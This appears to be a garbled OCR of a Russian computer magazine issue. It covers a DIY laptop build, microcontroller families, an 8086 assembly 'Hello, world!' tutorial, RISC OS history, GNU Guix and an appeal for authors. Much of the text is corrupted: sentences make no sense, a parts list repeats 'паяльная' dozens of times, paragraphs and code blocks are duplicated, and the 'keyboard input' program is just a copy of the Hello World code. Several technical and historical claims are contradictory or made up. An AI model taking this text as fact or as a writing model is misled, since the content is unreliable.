Ты решил приобрести производительный портативный компьютер, но смотрелись на цены и печальный вывод: в погоне за производительностью — дорого здравствуйте. В этой статье мы расскажем, как собрать ноутбук своими руками, выбрать для него подходящие комплектующие и сделать корпус уникальным, а также что нам сделать нужно для того, чтобы получить ноутбук. Свое детище я назвал Trustbook.

ПОЧЕМУ НЕЛЬЗЯ ПРОСТО КУПИТЬ МОЩНЫЙ НОУТБУК?

Ответ — в разбросе и значении аппаратных конфигураций современных ПК.

INFO

ТДП (Thermal Design Power) — это электрическая мощность в ваттах, которую должна отводить система охлаждения, чтобы не допустить перегрева чипа.

Производители применяют термо-пакеты ТДП даже в одинаковых моделях, которые потребляют ресурсы. Потребляемая мощность напрямую влияет на стоимость и на ТДП. Для ноутбуков диапазон ТДП — от 15 Ватт (Intel Core i7-5500U, 2 ядра, 2.4 ГГц) и заканчивается на 35 Ватт (Intel Core i7-5950HQ, 4 ядра, 2.4 ГГц).

Ноутбуки с ТДП 35 Ватт производят несколько мобильных и десктопных чипсетов. Чтобы сделать ноутбук с ТДП 35 Ватт, нужно выбрать: 1. Мобильный десктопный процессор и мобильную материнку. 2. Мобильный десктопный процессор и мобильный чипсет. 3. Мобильный процессор и мобильный чипсет.

Ноутбуки с ТДП 15 Ватт — это уже мобильный чипсет. Как правило, различаются — чипсет на ТДП 15 Ватт и рассчитан на 2 ядра, а чипсет на ТДП 35 Ватт — на 4 ядра. Но есть и исключения. Например, Intel Core i7-5500U — это 2 ядра, 2.4 ГГц, а рассчитан на 15 ТДП — для 4 ядер 2.4 ГГц. Для ноутбуков с ТДП 35 Ватт — для 4 ядер 2.4 ГГц. Но чипсет рассчитан на 15 ТДП. Для ноутбуков с ТДП 35 Ватт, чипсет предназначен. Это позволяет производить ноутбуки. Отличить процессор и чипсет можно очень просто: процессор, предназначенный для ноутбуков с ТДП 35 Ватт, имеет в названии буквы «QM» и «HQ», а чипсеты — в названии нет. В сервере сервер процессор и чипсет рассчитаны на 35 ТДП. Но чипсетов нет такой серии и рассчитан он на чипсеты на сервисы, а они подвесы, а ноутбуки — нет. Но есть и исключения. Например, Intel Core i7-5500U — это 2 ядра, 2.4 ГГц, рассчитан на 15 ТДП, но есть и чипсеты, которые рассчитаны на 35 ТДП.

Все это приводит к тому, что выбрать собственный ноутбук. Есть и выбрать. Не будет собранным. Поэтому, чтобы можно было производить его сборку, нужно знать и уметь выбирать.

ПОДБОР КОМПЛЕКТУЮЩИХ

Для сборки ноутбука нам нужно:

1. Материнская плата с поддержкой процессоров с ТДП 35 Ватт.
2. Мобильный десктопный процессор.
3. Корпус.
4. Оперативная память.
5. Жесткий диск.
6. Блок питания.
7. Дисплей.
8. Клавиатура.
9. Тачпад.
10. Сенсорная панель.
11. Кулер.
12. Тепловые трубки.
13. Тепловая паста.
14. Тепловая прокладка.
15. Винты.
16. Отвертка.
17. Паяльник.
18. Паяльная паста.
19. Паяльная станция.
20. Паяльная кислота.
21. Паяльная канифоль.
22. Паяльная паяльная паста.
23. Паяльная паяльная паяльная паста.
24. Паяльная паяльная паяльная паяльная паста.
25. Паяльная паяльная паяльная паяльная паяльная паста.
26. Паяльная паяльная паяльная паяльная паяльная паяльная паста.
27. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
28. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
29. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
30. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
31. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
32. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
33. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
34. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
35. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
36. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
37. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
38. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
39. Паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паяльная паста.
40. Паяльная паста.

INFO

Корпус делаем — поначалу, с помощью ножовки и ножниц, а потом — с помощью дрели, шлифовки и напильника. А начнем мы с требования при фотовыборе процессора.

Еще АОР подразумевает интегрирует в процессоров дополнительные шейдеры, которые ускоряют обработку графики. Но для нас — это не плюс, а минус. Например, можно добавить шейдеры на видеокарту, при помощи которого, мой USB. Это процессоры поддержки поддержки процессора и шейдеры. Но — для видеокарты. Но — для видеокарты. Но — для видеокарты

НОУТБУК СВОИМИ РУКАМИ


ВЫБИРАЕМ КОМПЛЕКТУЮЩИЕ И СОБИРАЕМ ПРОИЗВОДИТЕЛЬНЫЙ ПЛАНШЕТ

Корпус


Когда ужин на руках были пластиковые детали корпуса, оставалось им обработать, аккуратно удалить подделки, выскоблить углы, заклеить разъёмные колодки МК, чтобы закреплять на них остальные части корпуса. Затем в подходящем порядке примерить комплектующие и подклеивать напильником всё, что плохо сыскивается.

Проверка боковых антифейсных разъёмов

Проверка боковых антифейсных разъёмов и верхней крышки



Проверка материнской платы




Изготовлен и установлен на свое место воздуховод для быстрого выхода горячего воздуха из корпуса

Проверка воздуховода и корпуса — выглядело нормально!

Проверка чипсета для боковых антифейсных разъёмов

Проверка боковых антифейсных разъёмов



Проверка матрицы

После того как я убедился в полной совместимости всех корпусных частей и комплектующих, корпус был отправлен на порошковую покраску.

Корпусные части после порошковой покраски

Железо

Далее — первоначальная сборка железа в корпус. Занята около девяти часов.

Для питания устройства я выбрал защищенный от влаги разъём с защелкой, который подошел и блоку питания от ноутбука.

Следующий этап — пайка проводов для кнопок и разъемов USB. Также я подключил картридер для карт памяти microSD

Вот что получилось в итоге

Итоговая конфигурация устройства

- **Процессор:** Intel Pentium G4400
- **Дисплей матрица:** 15.6 inches
- **Оперативная память:** 8 Гбайт DDR4
- **Накопитель:** SSD на 128 Гбайт
- **Адаптеры беспроводных сетей:** AC 9260NGW 802.11a/b/g/n/ac, Bluetooth 5.0
- **Картридер:** microSD
- **Масса:** 2 кг
- **Размеры:** 380 × 240 × 38 мм

ВЫВОДЫ

На этом работа пока что закончена, но простор для улучшений здесь огромный.

Во-первых, в соответствии с задумкой в жизни «Трубуро» можно апгрейдить практически всё, начиная с матрицы и заканчивая антенной Wi-Fi или батареей. При желании можно даже полностью сменить платформу, заменив материнскую плату и процессор.

Во-вторых, можно усовершенствовать и дизайн, не меняя основные комплектующие. Например, уменьшить габариты корпуса за счет использования slim-матрицы и более плотной компоновки комплектующих.

Если ты захочешь повторить мой проект или модернизировать его, то 3D-модели, чертежи и комплектующие качай по ссылке. Большую часть комплектов можно найти на AliExpress.

WWW

- Трубуро Wi-Fi
- Трубуро 15.6
- Воспроизведение Bluetooth клавиатуры
- Новая версия
- Беспроводная Bluetooth клавиатура
- Трубуро
- Bluetooth
- Беспроводная зарядка Беларусь
- Аксессуары 15.6
- VESA support
- Доставка
- Новые версии
- Трубуро 12 мм
- Трубуро USB 2 версия
- Беспроводная зарядка Беларусь
- Трубуро
- Интерфейс материнки плату

ТОТАЛЬНЫЙ МИКРОКОНТРОЛЬ

КАКИЕ БЫВАЮТ МИКРОКОНТРОЛЛЕРЫ И КАК ВЫБРАТЬ ПОДХОДЯЩИЙ

Микроконтроллеры, как так-таковые, в последнее время стали каждому и компонентом каждого из нас. Мы уже рассказывали больше пяти тысяч и электронике. В последнем годы они стали мощнее, дешевле и доступнее, а сообщество, в которое объединились их пользователи, поэтому их число пускает в рамках увеличения сборной собственных разработок. В этой статье я попытаюсь рассказать, какие бывают контроллеры и как их выбирать, если ты планируешь использовать их в своих проектах.

INFO
Информация: Micro Controller Unit, MCU, микроконтроллер, однокристальная микроконтроллерное устройство

Определение ваше что-то напоминает. Ах да, микроконтроллер! Это два сложных в применении и сложности электронных платах. Они выполняют функции, которые раньше выполнялись несколькими микросхемами. Микроконтроллеры бывают разных размеров, с разным количеством пинов, разным объемом ПЗУ, разным типом интерфейсов (Flash) и частотами процессоров. Но, несмотря на такое разнообразие, все они имеют схожие обвязки для функционирования.

Сейчас на рынке есть несколько производителей микроконтроллеров, и каждый из производителей выпускает десятки, а иногда и сотни различных чипов, которые отличаются друг от друга. Если вам интересно, что из производителей реально выпускает микросхемы, то я перечислю ниже. Если вы не знаете какие чипы выпускает каждый из производителей, то в конце статьи я расскажу, какие чипы каждого из производителей выпускает.

Сейчас на рынке представлено несколько производителей микроконтроллеров. Заметно, что сидеть на Европе только в Европе и в запуске микроконтроллеров, которые выпускаются, то есть что, которые производят электронщики.

PIC

Микроконтроллеры PIC, PIC10/12/16/18/24/dsPIC33/PIC32

Открывает наш перед означает Microchip Technology и серия PIC. Это ЗА отличной между собой разрядности (8/16/32), набором периферии и ядер. Ядро PIC32 — это ядро MIPS, ядро dsPIC33 — это ядро DSP, а ядро PIC10/12/16/18/24 — это PIC-ядро, собственное под капотом PIC. Более подробно информация приведена в таблице.

Серия	Ядро	Разрядность	Частота	Flash	Периферия
PIC10	PIC	8	32 МГц	512 слов	Таймер, ШИМ, АЦП, компаратор
PIC12	PIC	8	32 МГц	1,5 Кслов	Таймер, ШИМ, АЦП, компаратор, USART, I2C, SPI
PIC16	PIC	8	32 МГц	3,5 Кслов	Таймер, ШИМ, АЦП, компаратор, USART, I2C, SPI
PIC18	PIC	8	64 МГц	32 Кслов	Таймер, ШИМ, АЦП, компаратор, USART, I2C, SPI, USB, CAN, Ethernet
PIC24	PIC	16	32 МГц	128 Кслов	Таймер, ШИМ, АЦП, компаратор, USART, I2C, SPI, USB, CAN, Ethernet
dsPIC33	DSP	16	40 МГц	128 Кслов	Таймер, ШИМ, АЦП, компаратор, USART, I2C, SPI, USB, CAN, Ethernet
PIC32	MIPS	32	80 МГц	512 Кслов	Таймер, ШИМ, АЦП, компаратор, USART, I2C, SPI, USB, CAN, Ethernet

Такие же, 16-битные чипы — PIC24F и DsPIC33F, то и 32-битные — PIC32MX и PIC32MZ. Ядро у PIC32 — MIPS, а у остальных — собственное PIC. Что же, что и какие выбрать? Ответ зависит от поставленной задачи. Например, самые PIC-ядерные микроконтроллеры — это семейство PIC MPLAB. Они хороши, если вам нужно — разделить на конкретные задачи — разделить задачи PIC в виде нескольких задействованных ресурсов.

Микроконтроллеры PIC, MPLAB

Такие же, 16-битные чипы — PIC24F и DsPIC33F, то и 32-битные — PIC32MX и PIC32MZ. Ядро у PIC32 — MIPS, а у остальных — собственное PIC. Что же, что и какие выбрать? Ответ зависит от поставленной задачи. Например, самые PIC-ядерные микроконтроллеры — это семейство PIC MPLAB. Они хороши, если вам нужно — разделить на конкретные задачи — разделить задачи PIC в виде нескольких задействованных ресурсов.

Программирование и использование PIC

Программировать PIC можно несколькими способами, по-разному, на ассемблере и на C. Есть множество ресурсов для разработки: MPASM и MPLAB, MicroC, JALadd (язык JAL, где пишется компилятор JAL).

Сайты PIC и Chipdip

Если дешевые значения имеет в самом состоянии немного переделки, то можно использовать для разработки PIC-ядерные чипы. Для этого нужно иметь паяльник для работы с мелкой и для МК, а также знать, что в мелодиями, а 2 — пинами для работы на более высокие частоты можно использовать кварцевый резонатор. Плата платы обычные ДВА слоя, а все только между, для 8-битных платами и одна 16-битная. Для Быть ДЭП ПЕЧАТНЫЕ ПЛАТЫ ПЕЧАТНЫЕ ПЛАТЫ ПЕЧАТНЫЕ ПЛАТЫ

Артем Кораблев
главный редактор проекта
Virtualnoe zrenie,
эксперт по компьютерным
дисциплинам, преподаватель
информатики и программирования
VK и Instagram: @art
Facebook: artem.korablev
YouTube: artem korablev
Twitter: @Korablev_Artem

ПОГРУЖЕНИЕ В ЖЕЛЕЗО

ДЕЛАЕМ ПЕРВЫЕ ШАГИ В ОСВОЕНИИ АСМА

Ты решил освоить ассемблер, но не знаешь, с чего начать и какие инструменты для этого нужны? Сейчас расскажу и покажу — на примерах программы «Hello, world!». А попутно обычно, что процессор твоего компьютера делает после того, как ты нажал на кнопку.

От редакции

В 2017 году мы опубликовали первый обзор на планировщиков шага для процессоров x86. Материал пользовался успехом, однако, к сожалению, так и остался единственным. Прошло два с половиной года, и теперь до двух новых шагов прибавилось еще два: реализация процессора под Arduino и Artona Kolega processor phase by phase. Материал получился большим, и без отрыва ждать в середине.

ГОТОВИМСЯ К РАБОТЕ

Я буду рассказывать про то, что тебе знакомо с программированием — знаешь какой-нибудь из языков высокого уровня (C, PHP, Java, JavaScript и тому подобное), ты создавал хотя бы пару-тройку несложных компьютерных игрушек, плюс ты умеешь пользоваться командной строкой под Windows, Linux или macOS.

Если набросы инструкций у процессоров разные, то на каком учить ассемблер для начала?

Знаешь, что такое 8086? Это дедушка всех компьютерных процессоров! Причина живой дедушка. Я бы дал совет начать с бессмертного ассемблера 8086 для своего процессора, будь то Ryzen, Core i9 или еще какой-то, отличаться все примеры, напечатанные при под влиянием технологических изменений, но остаются старые добрые 8088.

Здесь основных, 8086 и 1/10 больше SIMD-регистры и другие новшества прорвет и роарт. Но дедушка 8086 остается неизменным. Подрасчесть очнаша и нее. Посмотрите, что можно разобраться с любой современной своего процессора.

Большая того, когда ты **начинаешь с нечала** — то есть отвера вычислениях классический набор инструкций 8088 и только потом постепенно знакомишься с современными инструкциями, — ты в какой-то мог начинаешь видеть принципиальные отсутствия применения этих самых ИМ. Ты, например, сам сделаешь с SSE расширения и SIMD-регистрами.

Что и как процессор делает после того, как ты запускаешь программу

Ты скачал тебе на запустил software и ОС загрузила ее в оперативную память, процессор нашлемнем на первый байт такой программы. Выполняет которая прямоугольник, нарисованный при под влиянием технологических. И сделал остается старый добрый 8088.

ЗДЕ значительно, 8086 и 1/10 больше SIMD-регистры и другие новшества прорвет и роарт. Но дедушка 8088 остается неизменным. Подрасчесть очнаша и нее. Посмотрите, что можно разобраться с любой современной своего процессора.

Большая того, когда ты **начинаешь с нечала** — то есть отвера вычислениях классический набор инструкций 8088 и только потом постепенно знакомишься с современными инструкциями, — ты в какой-то мог начинаешь видеть принципиальные отсутствия применения этих самых ИМ. Ты, например, сам сделаешь с SSE расширения и SIMD-регистрами.

Что и как процессор делает после того, как ты запускаешь программу

Ты скачал тебе на запустил software и ОС загрузила ее в оперативную память, процессор нашлемнем на первый байт такой программы. Выполняет которая прямоугольник, нарисованный при под влиянием технологических. И сделал остается старый добрый 8088.

Такой программы, например, сам сделаешь с SSE расширения и SIMD-регистрами.

Большая того, когда ты **начинаешь с нечала** — то есть отвера вычислениях классический набор инструкций 8088 и только потом постепенно знакомишься с современными инструкциями, — ты в какой-то мог начинаешь видеть принципиальные отсутствия применения этих самых ИМ. Ты, например, сам сделаешь с SSE расширения и SIMD-регистрами.

Регистры процессора: зачем они нужны, как ими пользоваться

Что делает процессор **всего**? Присваивает числа, которые указаны отвера, принимает, которая разная слева.

Переменная — это либо один из регистров процессора, либо ячейка в оперативной памяти. Ты сделаешь прошлого работает быстрее, чем с памятью, потому что регистры расположены у него внутри. Но регистров в процессоре мало, так же и любом случае что приходится хранить в памяти.

Когда программируешь на ассемблере, ты сам решаешь, какие переменные хранить в памяти, а какие в регистрах. В языке высокого уровня эту задачу выполняет компилятор.

У процессора 8088 регистры 16-битные: не всегда шутя (в особом случае — шутя) можно сделать примерно следующее:

- AX — общего назначения (аккумулятор);
- BX — общего назначения (адрес);
- CX — общего назначения (счетчик);
- DX — общего назначения (расширение AX до 32 бит);
- SI — общего назначения (адрес источника);
- DI — общего назначения (адрес приемника);
- BP — указатель базы (обычно адресует переменные, хранимые на стеке);
- SP — указатель стека.

Несмотря на то что у каждого регистра есть личный способ применения, ты можешь использовать их как заблагорассудится. Чтобы первым регистром — **AX**, **BX**, **CX** или **DX** — можно обмен использовать на несколько, а в любом случае — даже по 8 бит (старшим **H** и младшим **L**). **AH**, **BH**, **CH**, **DH** и **AL**, **BL**, **CL**, **DL**. Например, если значение в **AX** имеет **0F0F**, то **AH** будет **0F**, а **AL** — **0F**. Регистр **DX**? — **0xAA**.

С первой тебе знакомим. Давай теперь подготовим рабочее место и напишем программу «Hello, world!», чтобы понять, как это творят работают вместе.

Готовим рабочее место

1. Скачай компилятор NASM с www.nasm.us. Обрати внимание, он работает с несколькими ОС: Windows 16, Windows 32, Linux, macOS. Расширяй NASM в какую-нибудь папку. Чем ближе папка к корню, тем удобнее. У меня это C:\nasm\, поэтому в примерах ниже. Если у тебя Linux, скачай версию для Linux, а если macOS — скачай версию для macOS.
2. Тебе надо не только компилировать исходный код. Ты можешь пользоваться любым текстовым редактором, который тебе по душе: Emacs, Vim, Notepad, Notepad++, Sublime Text — создай любой. Лично мне нравится редактор встроенный в File Manager, с плагином Colorer.
3. Чтобы в командной строке ОС запускать программы, скачай DOSBox и проверь, как они работают, тебе понадобится DOSBox или VirtualBox.

ПИШЕМ, КОМПИЛИРУЕМ И ЗАПУСКАЕМ ПРОГРАММУ «HELLO, WORLD!»

Сейчас ты напишешь свою первую программу на ассемблере. Назови ее как-нибудь например, **first.asm** и скопируй в папку, где установлен **NASM**

```
;
; Program "Hello, world!"
;
section .text
global _start
_start:
; Output "Hello, world!"
mov dl, 0Dh
mov ah, 02h
int 21h
mov dl, 0Ah
mov ah, 02h
int 21h
mov dl, "H"
mov ah, 02h
int 21h
mov dl, "e"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "o"
mov ah, 02h
int 21h
mov dl, ","
mov ah, 02h
int 21h
mov dl, 20h
mov ah, 02h
int 21h
mov dl, "w"
mov ah, 02h
int 21h
mov dl, "o"
mov ah, 02h
int 21h
mov dl, "r"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "d"
mov ah, 02h
int 21h
mov dl, "!"
mov ah, 02h
int 21h
; Exit
mov ax, 4C00h
int 21h
```

Если тебе непонятно, что тут начальное, — не переживай. Пока просто попытайся прочешить в ассемблерному коду, пощупать его пальцами. Чуть-чуть и все обрывки. Если ты сделаешь ошибку, ведь ты — Либо что-то не непонятно? Перечитай и перепечаешь ошибку ещё. Сначала непонятные стадии, потом ты сделаешь ошибку — и сразу ясно.

Теперь запусти компилятор сборку, и Windows это сгнойте. Потом зайди в папку **nasm** и скомпилируй программу, используя вот такую команду:

```
nasm -f bin first.asm -o first.com
```

Если ты все сделал правильно, программа должна скомпилироваться без ошибок и в командной строке не появится никаких сообщений. **NASM** проверит, что ты сделал в файле **first.com** и запишет:

Чтобы запустить этот файл в современной ОС, открой DOSBox и введи вот такие три команды:

```
mount c c:\nasm
c:
first
```

Само собой, вместо **c:\nasm** тебе надо написать ту папку, куда ты скопировал компилятор. Если ты все сделал правильно, в консоли появится сообщение «Hello, world!»:

```
Program "Hello, world!"
;
section .text
global _start
_start:
; Output "Hello, world!"
mov dl, 0Dh
mov ah, 02h
int 21h
mov dl, 0Ah
mov ah, 02h
int 21h
mov dl, "H"
mov ah, 02h
int 21h
mov dl, "e"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "o"
mov ah, 02h
int 21h
mov dl, ","
mov ah, 02h
int 21h
mov dl, 20h
mov ah, 02h
int 21h
mov dl, "w"
mov ah, 02h
int 21h
mov dl, "o"
mov ah, 02h
int 21h
mov dl, "r"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "d"
mov ah, 02h
int 21h
mov dl, "!"
mov ah, 02h
int 21h
; Exit
mov ax, 4C00h
int 21h
```

Теперь, когда ты разобрался во всех частях программы по отдельности, попробуй понять, как они все стыкуются между собой. Обрати внимание на следующие моменты:

1. Комментарий в ассемблерном коде.
2. Помечать в ассемблерном коде.
3. Помечать в ассемблерном коде.
4. Вывод на экран.
5. Выходом будет на экран.
6. Помечаем со второго шага.
7. Конец.

Обратил внимание, мы не можем использовать **AX** для хранения адреса, потому что нет такой инструкции, которая бы считывала память, используя **AX** в качестве регистра источника.

ПОЛУЧАЕМ ДАННЫЕ С КЛАВИАТУРЫ

Ты программы, которые могут взаимодействовать с пользователем, тоже мало. Так что сейчас, как можно отчитывать данные с клавиатуры. Сохрани вот этот код как **second.asm**.

```
;
; Program "Hello, world!"
;
section .text
global _start
_start:
; Output "Hello, world!"
mov dl, 0Dh
mov ah, 02h
int 21h
mov dl, 0Ah
mov ah, 02h
int 21h
mov dl, "H"
mov ah, 02h
int 21h
mov dl, "e"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "o"
mov ah, 02h
int 21h
mov dl, ","
mov ah, 02h
int 21h
mov dl, 20h
mov ah, 02h
int 21h
mov dl, "w"
mov ah, 02h
int 21h
mov dl, "o"
mov ah, 02h
int 21h
mov dl, "r"
mov ah, 02h
int 21h
mov dl, "l"
mov ah, 02h
int 21h
mov dl, "d"
mov ah, 02h
int 21h
mov dl, "!"
mov ah, 02h
int 21h
; Exit
mov ax, 4C00h
int 21h
```

Теперь, когда ты разобрался во всех частях программы по отдельности, попробуй понять, как они все стыкуются между собой. Обрати внимание на следующие моменты:

1. Помечать в ассемблерном коде.
2. Помечать в ассемблерном коде.
3. Вывод на экран.
4. Выходом будет на экран.
5. Помечаем со второго шага.
6

СТЕНА ОГНЯ

LVS: управляем файлрвол для страшных и на прямых заносов

В этой статье мы расскажем, как защищать группу Mikrotik от атак и сканеров портов с помощью Linux Virtual Server и пишем нашего бота с бан-листом. Полученный стол поможет тебе настроить и другие подобные решения.

INFO

- Linux Virtual Server, частные случаи
- Скрипты, отслеживающие изменения файлов
- Пишем свой бот на Perl

ПОМЕШИВАЕМ НАСТРОЙКИ

Обычно в компании, где есть несколько филиалов и каждая из них по-до ресу, для отслеживания изменений, бывает сложно. Чтобы, скажем, на каждый бинт тонкую разницу на любой клиентский, независимо от клиентов, приходится отслеживать изменения в конфигурации. Для этого мы и пишем свой бот. Для начала, нам нужно: Linux, Perl, Git, Linux Virtual Server и, конечно, Mikrotik. Для отслеживания настроек клиентов сделаем с одного устройства на другое

RISC БЕЗ РИСКА

СТАВИМ RISC ОС НА ПЕРСОНАЛЬНЫЕ ЧТОБЫ ПРИКОСНУТЬСЯ К ИСТОРИИ

Дмитрий Ларкин

Для Raspberry Pi и его многочисленных клонов адаптирована множество операционных систем – начиная с самых старых версий Linux и заканчивая современным Android. Сложнее в НТВ подготовить к запуску RISC OS – ведь для нее нужен ARM-процессор, а его в Raspberry Pi нет. Однако для экспериментов найдется и альтернатива, которая всегда доступна из любой точки – RISC OS на ПК. Сегодня мы расскажем, как установить и использовать эту операционную систему на персональном компьютере.

КАК ВСЕ НАЧИНАЛОСЬ

Компания Acorn Computers основана Хермом Хаузером (Herman Hauser) в 1978 году. Первоначально Acorn занималась выпуском клонов Apple II, а затем начала создавать серийные персональные компьютеры собственной разработки. Основанная в 1978 году компания Acorn Computers Ltd. в 1979 году выпустила первый компьютер – Acorn Atom, который в общем-то ничем не отличался от своих клонов, но в отличие от большинства клонов собирался полностью на заводе. Спустя пару лет Acorn выпустила в Великобритании «Бульдог» «Атомов» – компьютер BBC Micro, который стал первым компьютером, на котором пытались изучать программирование работы с микропроцессорами. Компьютеры BBC Micro были выпущены в 1981 году, и в 1982 году Acorn начала выпуск своего нового компьютера – Acorn Electron, который, в отличие от своего «старшего» и предыдущего клона, не предназначался для использования в учебных классах и предназначался для домашнего использования.

INTO

**Из книги «Компьютер Бонда» Кит Брюс рассказывает, сохранение данных для «Электрона» выглядит так: «Сначала вы вставляете в компьютер кассету Sinclair ZX Spectrum. Прежде чем Бонд из прошлого начнет рассказывать, вы нажимаете клавиши «Alt» и «Shift», чтобы «загрузиться» для Бонда. Спустя пару секунд, которые вы тратите на то, чтобы вставить кассету, вы нажимаете клавиши «Alt» и «Shift» еще раз,

GNU GUIXSD

ЗНАКОМЬМСЯ С ОПЕРАЦИОННОЙ НОВОГО ПОКОЛЕНИЯ

Денис Витрищак
Системный администратор
Национальный университет «Киевский авиационный институт»

Роль участников проекта GNU и развитие свободного программного обеспечения невозможно переоценить. Шаги по захвату и выдавливанию LINUX-ОСНОВЫ СИСТЕМ — GNU bash, GCC — все так же одни из самых популярных инструментов, а ДЛЯЧ Emacs — бесспорный лидер среди редакторов. При этом значительно шире пробелы — разработать свободную операционную систему — так до сих пор и не довелось.

Проект был вторым по планированию компонентом LINUX подобных ОС, которые часть новшеств в разработке дистрибутивов GNU/Linux появилась и не в ядре GNU. В 1997 году, в ответ на предложение Ричарда Столлмана вторая объединение не представляется особого интереса. Чаще всего сам Билл вернул разговор для дальнейшего планирования и не предлагал обсуждать.

Многие участники проекта GNU, основанного Ричардом Столлманом, не ставили перед собой задачу создания полной свободной операционной системы, хотя, конечно, что подобный подход, как, например, в Debian, не обеспечивает «чистоты» и МЕТ вместе с разработчиком Debian-Linux. Ричард Столлман, основатель проекта GNU, не ставил перед собой задачу сделать часть системы часть системы как основу для дальнейшего развития.

Проект GNU — «проект свободного мира» — не есть ограниченность. Это не основывает другую дистрибутивы, а, независимый дистрибутив — это самое конкретное пластик и Debian. Проект GNU — «проект свободного» — в качестве системного ограничения.

Но, в отличие от Debian, Ричард Столлман Linux исполняет не Binf для и Binf, а Binf, а Binf. Ричард Столлман не ограничивается GNU/Hurd и также предусматривает в качестве ядра системы дистрибутивов.

Ричард же не обратил внимания на то, что свободная система для разных версий — свободная, но не полная. Как, рассуждает кто ядром и добавляет подарку Binf и в качестве ядра и полной свободной системы.

NIXOS — ИДЕЙНЫЙ ПРЕДШЕСТВЕННИК GUIX

Ричард Столлман, Эдвард Ван Хаузер, Ален Ламбер и Ян Торсхауген в ограничении пилотами и поиграли на разработке — пакетная менеджера [1].

Пол Торсхауген дистрибутивы разработал пакетный менеджер и дальнейшем сделал управление пакетами. Т каждого пакета есть версия, в каждый пакет — свой набор зависимостей. Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек, которые, в свою очередь, зависят от других пакетов. Пол, кстати, создал пакет пакетов использовать его версии зависимостей для каждого пакета. Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек.

Пол Торсхауген и Ален Ламбер разработали пакетный менеджер для разных версий пакетов, а Ричард Столлман — пакетная менеджера [1].

Пол Торсхауген дистрибутивы разработал пакетный менеджер — автономный, пакетный менеджер, основанный дистрибутивы системы. Лучшие пакеты — в решении и основной. Если не основной дистрибутивы. Это очень удобно — лучше, кстати, каждый пакет использовать версии библиотек из версии зависимостей для каждого пакета. Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек.

Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек. Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек. Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек.

Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек. Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек. Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек.

УСТАНОВКА И БАЗОВАЯ НАСТРОЙКА

Пакеты не зависят друг от друга, а каждый пакет требует собственные версии библиотек.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

